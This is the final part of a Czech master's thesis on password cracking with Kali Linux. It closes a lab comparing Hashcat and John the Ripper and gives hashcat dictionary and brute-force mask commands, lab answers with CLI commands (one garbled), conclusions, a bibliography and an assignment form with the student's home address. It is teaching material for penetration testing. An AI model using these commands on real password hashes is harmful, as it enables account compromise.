Následně bude spuštěn slovníkový útok, jehož základní nastavení je obdobné jako nastavení výše popsaného útoku hrubou silou. Rozdíly jsou pouze v tom, že typ útoku je nastaven na přímý slovníkový útok, je přidán odkaz na soubor se slovníkem a odebrána maska a parametr *--icrement*. Nastavení příkazu poté vypadá následovně:

```
hashcat -m 1400 -a 0 -D 1 odkazNaSouborSHashy.txt odkazNaSlovnik.txt -o vystupniSoubor.txt
```

Zjištěné výsledky jsou zapsány v následující tabulce (viz Tabulka 7).

Tabulka 7 Výsledky prolamování hesel pomocí nástroje Hashcat.

Typ útoku v nástroji Hashcat	**Slovníkový**	**Hrubou silou**
Počet prolomených hesel za jednotku času (10 min)	16 500	6 700

Z celkového počtu hesel bylo prolomeno 16 500 pomocí slovníkové metody. Avšak pomocí metody útoku hrubou silou bylo prolomeno za definovanou jednotku času pouze 6 700 hesel. Menší počet prolomených hesel touto metodou je zapříčiněn nutností použití masky a s ní spjaté inkrementační metody. Nástroj je z tohoto důvodu nucen postupovat v do vyčerpání všech kombinací při daném počtu znaků. Je tedy možné, že nalezne veškeré možné šestimístné řetězce v souboru s hesly, ale zdaleka nebudou vyčerpány všechny šestimístné kombinace. Nástroj je tak nucen dopočítat všechny zbylé možné kombinace, i když existuje možnost, že se v nich žádné heslo již nacházet nebude. Tento postup tedy není ideální ani v případě, že bude zapnut parametr „markov-classic“ podporující Markovovy řetězce.

7.5.2 Závěr Lab č. 4

Cílem labu č. 4 bylo nastínit řešiteli myšlenkový postup penetračního testera při analýze nástrojů pro prolamování hesel. Pomocí této rychlé a nenáročné analýzy lze interpretovat poměrně dobrý výsledek.

Díky jednoduché analýze obou nástrojů (výsledky prolamování jsou zmíněny v předešlém postupu labu) lze usoudit, že pro prolamování hesel hrubou silou je vhodnější nástroj John the Ripper (pokud je tedy možné přiřadit počítači dostatečné množství vláken). Nástroj Hashcat zaostává z důvodů zmíněných v předchozím odstavci. Navíc nástroj John the Ripper není limitován postupnou inkrementací délky řetězce.

Je také nutné zmínit, že nástroj John the Ripper byl omezen na délku řetězce 5–12 znaků, takže neměl možnost odhalit extrémně krátká hesla, která by díky Markovovým řetězcům byla prolomena velice rychle. Toto omezení bohužel v nástroji Hashcat kvůli nutnosti zadávání masky a inkrementu nelze nastavit. Nástroj Hashcat tak prolamoval hesla v rozsahu 1–12 znaků.

Naopak z analýzy vyplývá, že nástroj Hashcat je vhodnější pro prolamování hesel pomocí slovníků a modifikovaných wordlistů. Nástroj Hashcat a jeho slovníkový mód je rychlejší než nástroj John the Ripper při prolamování pomocí slovníku, i když nemá povolenou GPU akceleraci. Lze tedy konstatovat, že na prolamování hesel pomocí wordlistů při zapnutí GPU akcelerace, by byl nástroj Hashcat ještě efektivnější. Nejefektivnější se však projevila metoda Prince v nástroji John the Ripper. Ta byla za stejný čas schopna prolomit nejvíce možných hesel. Při této metodě je však klíčový výběr slovníku.

Odpovědi na otázky Lab č. 4

Otázka č. 1 Jak lze definovat dle údajů v tabulce (viz Tabulka 5) rostoucí počet prolomených hesel s rostoucím počtem vláken (růst je exponenciální, logaritmický, lineární, …). A jak s přibývajícími vlákny roste užitek?

Odpověď č. 1 jako logaritmický nárůst a lze říci, že s přírůstkem vláken neroste užitek z počtu prolomených hesel

Otázka č. 2 Jak budou vypadat příkazy v CLI pro spuštění těchto útoků?

Odpověď č. 2

```
-wordlist/--prince=/usr/share/wordlists/rockoyu.txt -fromat=Raw-SHA256 souborSHashy.txt > výstupníSoubor.txt
```

Otázka č. 3 Jak bude vypadat příkaz v CLI pro spuštění tohoto útoku?

Odpověď č. 3

```
hashcat -m 1400 -a 3 -D 1 --markov-classic --increment souborSHashy.txt ?a?a?a?a?a?a?a?a?a?a?a?a -o výstupníSoubor.txt
```

8 Závěry a doporučení

Diplomová práce byla zaměřena na problematiku týkající se bezpečnost a prolamování hesel. Hlavním cílem práce bylo prolamování hesel za využití operačního systému Kali Linux a jeho vestavěných nástrojů. U nástrojů, které jsou při prolamování hesel klíčové (Hashcat, John the Riper, Metasploit, Mimikatz, Medusa, Hydra, CeWL, Crunch, Burpsuite), byla provedena analýza a seznámení s jejich funkcemi a využitím.

Následně byly v rámci práce vymyšleny a zkonstruovány útoky, které byly poté řešeny pomocí kombinací vybraných nástrojů. Postupy řešení byly zaznamenány do tzv. labů. Na začátku každého labu byl vždy definován cíl, postup úlohy a fiktivní use case, díky které byla uživateli nastíněna daná problematika. Dále byl řešitel provázen jednotlivými kroky vedoucí k vyřešení labu. Součástí každé úlohy byly také průběžné otázky, na které by měl řešitel podle předem získaných informací umět odpovědět. Odpovědi na otázky pak byly součástí poslední stránky každého labu. Na konci labu byl v závěru zhodnocen postup a výsledky úlohy.

Hlavním cílem všech labů bylo informovat a edukovat řešitele o jednotlivých typech útoků vedoucích k prolamení hesel a o nástrojích základní sady Kali Linux, které pro daný typ útoku slouží. V roli řešitele může být například student či kdokoli se zájmem o operační systémy, jenž chce získat nové informace o operačním systému Kali Linux a jeho nástrojích určených k prolamování hesel.

Informace nabyté z jednotlivých labů představují dobrý základ pro penetrační testování. Penetrační testování je však velice komplexní obor zahrnující daleko větší množství nástrojů a jejich kombinací. Problematika bezpečnostních auditů a hlubší věnování se nástrojům pro penetrační testování by mohla být součástí další práce.

9 Seznam použité literatury

1. AGGARWAL, Sudhir, Shiva HOUSHMAND a Matt WEIR, 2018. New Technologies in Password Cracking Techniques. In: Martti LEHTO a Pekka NEITTAANMÄKI, ed. *Cyber Security: Power and Technology* [online]. Cham: Springer International Publishing, Intelligent Systems, Control and Automation: Science and Engineering, s. 179–198 [vid. 2023-08-07]. ISBN 978-3-319-75307-2. Dostupné z: doi:10.1007/978-3-319-75307-2_11
2. AKSHIMA, Siyao GUO a Qipeng LIU, 2022. Time-Space Lower Bounds for Finding Collisions in Merkle-Damgård Hash Functions. In: Yevgeniy DODIS a Thomas SHRIMPTON, ed. *Advances in Cryptology – CRYPTO 2022* [online]. Cham: Springer Nature Switzerland, s. 192–221. Lecture Notes in Computer Science. ISBN 978-3-031-15982-4. Dostupné z: doi:10.1007/978-3-031-15982-4_7
3. ALMESHEKAH, Mohammed H., Christopher N. GUTIERREZ, Mikhail J. ATALLAH a Eugene H. SPAFFORD, 2015. ErsatzPasswords: Ending Password Cracking and Detecting Password Leakage. In: *Proceedings of the 31st Annual Computer Security Applications Conference* [online]. New York, NY, USA: Association for Computing Machinery, s. 311–320 [vid. 2023-08-07]. ACSAC '15. ISBN 978-1-4503-3682-6. Dostupné z: doi:10.1145/2818000.2818015
4. Anon., 2023a. *John the Ripper* [online]. C. 6. srpen 2023. B.m.: Openwall. [vid. 2023-08-07]. Dostupné z: https://github.com/openwall/john
5. Anon., 2023b. *kwprocessor* [online]. C. 2. srpen 2023. B.m.: hashcat. [vid. 2023-08-07]. Dostupné z: https://github.com/hashcat/kwprocessor
6. Anon., [b.r.]. crunch | Kali Linux Tools. *Kali Linux* [online] [vid. 2023a-08-07]. Dostupné z: https://www.kali.org/tools/crunch/
7. Anon., [b.r.]. *Documentation* [online] [vid. 2023b-08-07]. Dostupné z: http://project-rainbowcrack.com/documentation.htm
8. Anon., [b.r.]. hashcat | Kali Linux Tools. *Kali Linux* [online] [vid. 2023c-08-07]. Dostupné z: https://www.kali.org/tools/hashcat/
9. Anon., [b.r.]. *hashcat_user_manual.pdf* [online]. [vid. 2023d-08-07]. Dostupné z: https://hashcat.net/files/hashcat_user_manual.pdf

10. Anon., [b.r.]. hydra | Kali Linux Tools. *Kali Linux* [online] [vid. 2023e-08-07]. Dostupné z: https://www.kali.org/tools/hydra/
11. Anon., [b.r.]. Kali Linux History | Kali Linux Documentation. *Kali Linux* [online] [vid. 2023f-01-27]. Dostupné z: https://www.kali.org/docs/introduction/kali-linux-history/
12. Anon., [b.r.]. *mask_attack [hashcat wiki]* [online] [vid. 2023g-08-07]. Dostupné z: https://hashcat.net/wiki/doku.php?id=mask_attack
13. Anon., [b.r.]. Metasploit | Penetration Testing Software, Pen Testing Security. *Metasploit* [online] [vid. 2023h-08-07]. Dostupné z: https://www.metasploit.com/
14. Anon., [b.r.]. mimikatz | Kali Linux Tools. *Kali Linux* [online] [vid. 2023i-08-07]. Dostupné z: https://www.kali.org/tools/mimikatz/
15. Anon., [b.r.]. pack | Kali Linux Tools. *Kali Linux* [online] [vid. 2023j-08-07]. Dostupné z: https://www.kali.org/tools/pack/
16. Anon., [b.r.]. What is Kali Linux? | Kali Linux Documentation. *Kali Linux* [online] [vid. 2023k-01-27]. Dostupné z: https://www.kali.org/docs/introduction/what-is-kali-linux/
17. AVOINE, Gildas, Adrien BOURGEOIS a Xavier CARPENT, 2015. Analysis of Rainbow Tables with Fingerprints. In: Ernest FOO a Douglas STEBILA, ed. *Information Security and Privacy* [online]. Cham: Springer International Publishing, s. 356–374. Lecture Notes in Computer Science. ISBN 978-3-319-19962-7. Dostupné z: doi:10.1007/978-3-319-19962-7_21
18. BONNEAU, Joseph, Cormac HERLEY, Paul C. VAN OORSCHOT a Frank STAJANO, 2015. Passwords and the evolution of imperfect authentication. *Communications of the ACM* [online]. **58**(7), 78–87. ISSN 0001-0782. Dostupné z: doi:10.1145/2699390
19. DAS, Anupam, Joseph BONNEAU, Matthew CAESAR, Nikita BORISOV a XiaoFeng WANG, 2014. The Tangled Web of Password Reuse. In: *Network and Distributed System Security Symposium*: *Proceedings 2014 Network and Distributed System Security Symposium* [online]. San Diego, CA: Internet Society [vid. 2023-08-07]. ISBN 978-1-891562-35-8. Dostupné z: doi:10.14722/ndss.2014.23357

20. DE CARNÉ DE CARNAVALET, Xavier a Mohammad MANNAN, 2014. From Very Weak to Very Strong: Analyzing Password-Strength Meters. In: *Network and Distributed System Security (NDSS) Symposium 2014*: *Network and Distributed System Security Symposium (NDSS 2014)* [online]. B.m.: Internet Society [vid. 2023-08-07]. Dostupné z: https://spectrum.library.concordia.ca/id/eprint/978105/
21. DOUC, Randal, Eric MOULINES, Pierre PRIOURET a Philippe SOULIER, 2018. Markov Chains: Basic Definitions. In: Randal DOUC, Eric MOULINES, Pierre PRIOURET a Philippe SOULIER, ed. *Markov Chains* [online]. Cham: Springer International Publishing, Springer Series in Operations Research and Financial Engineering, s. 3–25 [vid. 2023-08-07]. ISBN 978-3-319-97704-1. Dostupné z: doi:10.1007/978-3-319-97704-1_1
22. FLORENCIO, Dinei, Cormac HERLEY a Paul C. van OORSCHOT, 2014. An {Administrator's} Guide to Internet Password Research. In: *28th Large Installation System Administration Conference (LISA14)* [online]. s. 44–61 [vid. 2023-08-07]. ISBN 978-1-931971-17-1. Dostupné z: https://www.usenix.org/conference/lisa14/conference-program/presentation/florencio
23. GAURAVARAM, Praveen, 2012. Security Analysis of salt‖password Hashes. In: *2012 International Conference on Advanced Computer Science Applications and Technologies (ACSAT)*: *2012 International Conference on Advanced Computer Science Applications and Technologies (ACSAT)* [online]. s. 25–30. Dostupné z: doi:10.1109/ACSAT.2012.49
24. GHAFIR, Ibrahim, Vaclav PRENOSIL, Mohammad HAMMOUDEH, Francisco J. APARICIO-NAVARRO, Khaled RABIE a Ahmad JABBAN, 2018. Disguised executable files in spear-phishing emails: detecting the point of entry in advanced persistent threat. In: *Proceedings of the 2nd International Conference on Future Networks and Distributed Systems* [online]. New York, NY, USA: Association for Computing Machinery, s. 1–5 [vid. 2023-08-07]. ICFNDS '18. ISBN 978-1-4503-6428-7. Dostupné z: doi:10.1145/3231053.3231097
25. HAQUE, S.M. Taiabul, Matthew WRIGHT a Shannon SCIELZO, 2013. A study of user password strategy for multiple accounts. In: *Proceedings of the third ACM*

conference on Data and application security and privacy [online]. New York, NY, USA: Association for Computing Machinery, s. 173–176 [vid. 2023-08-07]. CODASPY '13. ISBN 978-1-4503-1890-7. Dostupné z: doi:10.1145/2435349.2435373

26. HERTZOG, Raphaël, Jim O'GORMAN a Mati AHARONI, 2017. *Kali Linux revealed: mastering the penetration testing distribution*. Cornelius: Offsec Press. ISBN 978-0-9976156-0-9.
27. HOUSHMAND, Shiva, Sudhir AGGARWAL a Randy FLOOD, 2015. Next Gen PCFG Password Cracking. *IEEE Transactions on Information Forensics and Security* [online]. **10**(8), 1776–1791. ISSN 1556-6013, 1556-6021. Dostupné z: doi:10.1109/TIFS.2015.2428671
28. HUSSAIN, Hamzha, 2022. Password Security: Best Practices and Management Strategies. *SSRN Electronic Journal* [online]. [vid. 2023-08-07]. ISSN 1556-5068. Dostupné z: doi:10.2139/ssrn.4136333
29. JADEJA, Navjyotsinh a Madhuri VAGHASIA, 2018. Analysis and Impact of Different Mechanisms of Defending Pass-the-Hash Attacks. In: M. U. BOKHARI, Namrata AGRAWAL a Dharmendra SAINI, ed. *Cyber Security* [online]. Singapore: Springer, s. 179–191. Advances in Intelligent Systems and Computing. ISBN 978-981-10-8536-9. Dostupné z: doi:10.1007/978-981-10-8536-9_18
30. JAEGER, David, Chris PELCHEN, Hendrik GRAUPNER, Feng CHENG a Christoph MEINEL, 2016. *Analysis of Publicly Leaked Credentials and the Long Story of Password (Re-)use*.
31. JAHANKHANI, Hamid, Stefan KENDZIERSKYJ a Babak AKHGAR, ed., 2021. *Information Security Technologies for Controlling Pandemics* [online]. Cham: Springer International Publishing. Advanced Sciences and Technologies for Security Applications [vid. 2023-01-27]. ISBN 978-3-030-72119-0. Dostupné z: doi:10.1007/978-3-030-72120-6
32. JOHANSEN, Gerard, Lee ALLEN, Tedi HERIYANTO a Shakeel ALI, 2016. *Kali Linux 2 – Assuring Security by Penetration Testing*. B.m.: Packt Publishing Ltd. ISBN 978-1-78588-606-5.
33. JUELS, Ari a Ronald L. RIVEST, 2013. Honeywords: making password-cracking

detectable. In: *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* [online]. New York, NY, USA: Association for Computing Machinery, s. 145–160 [vid. 2023-08-07]. CCS '13. ISBN 978-1-4503-2477-9. Dostupné z: doi:10.1145/2508859.2516671

34. KÄVRESTAD, Joakim, 2020. Cracking. In: Joakim KÄVRESTAD, ed. *Fundamentals of Digital Forensics: Theory, Methods, and Real-Life Applications* [online]. Cham: Springer International Publishing, s. 123–133 [vid. 2023-01-27]. ISBN 978-3-030-38954-3. Dostupné z: doi:10.1007/978-3-030-38954-3_13
35. KENNEDY, David, Jim O'GORMAN, Devon KEARNS a Mati AHARONI, 2011. *Metasploit: The Penetration Tester's Guide*. B.m.: No Starch Press. ISBN 978-1-59327-402-3.
36. KIOON, Mary Cindy Ah, Zhao Shun WANG a Shubra Deb DAS, 2013. Security Analysis of MD5 Algorithm in Password Storage. *Applied Mechanics and Materials* [online]. **347–350**, 2706–2711. ISSN 1662-7482. Dostupné z: doi:10.4028/www.scientific.net/AMM.347-350.2706
37. MELICHER, William, Darya KURILOVA, Sean M. SEGRETI, Pranshu KALVANI, Richard SHAY, Blase UR, Lujo BAUER, Nicolas CHRISTIN, Lorrie Faith CRANOR a Michelle L. MAZUREK, 2016. Usability and Security of Text Passwords on Mobile Devices. In: *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems* [online]. New York, NY, USA: Association for Computing Machinery, s. 527–539 [vid. 2023-08-07]. CHI '16. ISBN 978-1-4503-3362-7. Dostupné z: doi:10.1145/2858036.2858384
38. NAJERA-GUTIERREZ, Gilberto a Juned Ahmed ANSARI, 2018. *Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux, 3rd Edition*. B.m.: Packt Publishing Ltd. ISBN 978-1-78862-380-3.
39. SINHA, Sanjib, 2018. *Beginning Ethical Hacking with Kali Linux: Computational Techniques for Resolving Security Issues* [online]. Berkeley, CA: Apress [vid. 2023-01-27]. ISBN 978-1-4842-3890-5. Dostupné z: doi:10.1007/978-1-4842-3891-2
40. SREEHARI C A a NIMMY FRANCIS, 2021. Password Security using BCrypt [online]. [vid. 2023-08-07]. Dostupné z: doi:10.5281/ZENODO.5094166

41. SRIRAMYA, P a R A KARTHIKA, 2015. PROVIDING PASSWORD SECURITY BY SALTED PASSWORD HASHING USING BCRYPT ALGORITHM. **10**(13).
42. SVENSSON, Robert, 2016. Exploiting Vulnerabilities. In: Robert SVENSSON, ed. *From Hacking to Report Writing: An Introduction to Security and Penetration Testing* [online]. Berkeley, CA: Apress, s. 89–152 [vid. 2023-01-27]. ISBN 978-1-4842-2283-6. Dostupné z: doi:10.1007/978-1-4842-2283-6_7
43. UR, Blase, Jonathan BEES, Sean M. SEGRETI, Lujo BAUER, Nicolas CHRISTIN a Lorrie Faith CRANOR, 2016. Do Users' Perceptions of Password Security Match Reality? In: *CHI'16: CHI Conference on Human Factors in Computing Systems*: *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems* [online]. San Jose California USA: ACM, s. 3748–3760 [vid. 2023-08-07]. ISBN 978-1-4503-3362-7. Dostupné z: doi:10.1145/2858036.2858546
44. UR, Blase, Saranga KOMANDURI, Richard SHAY, Stephanos MATSUMOTO, Lujo BAUER, Nicolas CHRISTIN, Lorrie Faith CRANOR, Patrick Gage KELLEY, Michelle L MAZUREK a Timothy VIDAS, [b.r.]. Poster: The Art of Password Creation.
45. UR, Blase, Fumiko NOMA, Jonathan BEES, Sean M SEGRETI, Richard SHAY, Lujo BAUER, Nicolas CHRISTIN a Lorrie Faith CRANOR, [b.r.]. "I Added '!' at the End to Make It Secure": Observing Password Creation in the Lab.
46. VAN HAUSER HEUSE, Marc, 2021. *hydra* [online]. C. březen 2021. [vid. 2023-08-07]. Dostupné z: https://github.com/vanhauser-thc/thc-hydra
47. VERAS, Rafael, Christopher COLLINS a Julie THORPE, 2014. On the Semantic Patterns of Passwords and their Security Impact. In: *Network and Distributed System Security Symposium*: *Proceedings 2014 Network and Distributed System Security Symposium* [online]. San Diego, CA: Internet Society [vid. 2023-08-07]. ISBN 978-1-891562-35-8. Dostupné z: doi:10.14722/ndss.2014.23103
48. VISHWAKARMA, Deepak a C.E. Veni MADHAVAN, 2014. Efficient dictionary for salted password analysis. In: *2014 IEEE International Conference on Electronics, Computing and Communication Technologies (CONECCT)*: *2014 IEEE International Conference on Electronics, Computing and Communication*

Technologies (CONECCT) [online]. s. 1–6. Dostupné z: doi:10.1109/CONECCT.2014.6740293

49. WETZELS, Jos, 2016. *Open Sesame: The Password Hashing Competition and Argon2* [online]. 11. únor 2016. B.m.: arXiv. [vid. 2023-08-07]. Dostupné z: doi:10.48550/arXiv.1602.03097
50. WOOD, Robin, 2023. *CeWL - Custom Word List generator* [online]. Ruby. 7. srpen 2023. [vid. 2023-08-07]. Dostupné z: https://github.com/digininja/CeWL
51. WRÓBLESKY, Piotr, 2015. *Algoritmy*. Brno: Computer Press. ISBN 978-80-251-4126-7.
52. XU, Ming, Chuanwang WANG, Jitao YU, Junjie ZHANG, Kai ZHANG a Weili HAN, 2021. Chunk-Level Password Guessing: Towards Modeling Refined Password Composition Representations. In: *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security* [online]. New York, NY, USA: Association for Computing Machinery, s. 5–20 [vid. 2023-08-07]. CCS '21. ISBN 978-1-4503-8454-4. Dostupné z: doi:10.1145/3460120.3484743
53. YE, Bei, Yajun GUO, Lei ZHANG a Xiaowei GUO, 2019. An empirical study of mnemonic password creation tips. *Computers & Security* [online]. **85**, 41–50. ISSN 0167-4048. Dostupné z: doi:10.1016/j.cose.2019.04.009
54. ZHAO, Yiou, 2020. Optimizing Hash Strategy to Avoid Birthday Attack. *Journal of Physics: Conference Series* [online]. **1486**(3), 032004. ISSN 1742-6596. Dostupné z: doi:10.1088/1742-6596/1486/3/032004

10 Přílohy

1) Repozitář na webové stránce: https://github.com/radekKapicka/prolamovani-hesel-za-vyuziti-kali-linux
2) Podklad pro zadání diplomové práce

UNIVERZITA HRADEC KRÁLOVÉ
Fakulta informatiky a managementu
Akademický rok: 2021/2022

Studijní program: Aplikovaná informatika
Forma studia: Prezenční
Obor/kombinace: Aplikovaná informatika (ai2-p)

Podklad pro zadání DIPLOMOVÉ práce studenta

Jméno a příjmení: **Bc. Radek Kápička**
Osobní číslo: **I2100063**
Adresa: Jonášova 442, Heřmanův Městec, 53803 Heřmanův Městec, Česká republika

Téma práce: Prolamování hesel za využití Kali Linux
Téma práce anglicky: Cracking passwords using Kali Linux
Jazyk práce: Čeština

Vedoucí práce: doc. Mgr. Josef Horálek, Ph.D.
Katedra informačních technologií

Zásady pro vypracování:

Cílem práce je podrobně představit postupy prolamování hesel, analyzovat nástroje dostupné v prostředí Kali Linux a jejich praktické využití. V teoretické části autor podrobně představí problematiku zabezpečení hesel a jejich prolamování. Provede podrobnou analýzu nástrojů pro prolamování hesel v Kali Linux a v praktické části navrhne a realizuje sadu několika řešených úloh v oblasti prolamování hesel.

Seznam doporučené literatury:

Podpis studenta: Datum:

Podpis vedoucího práce: Datum: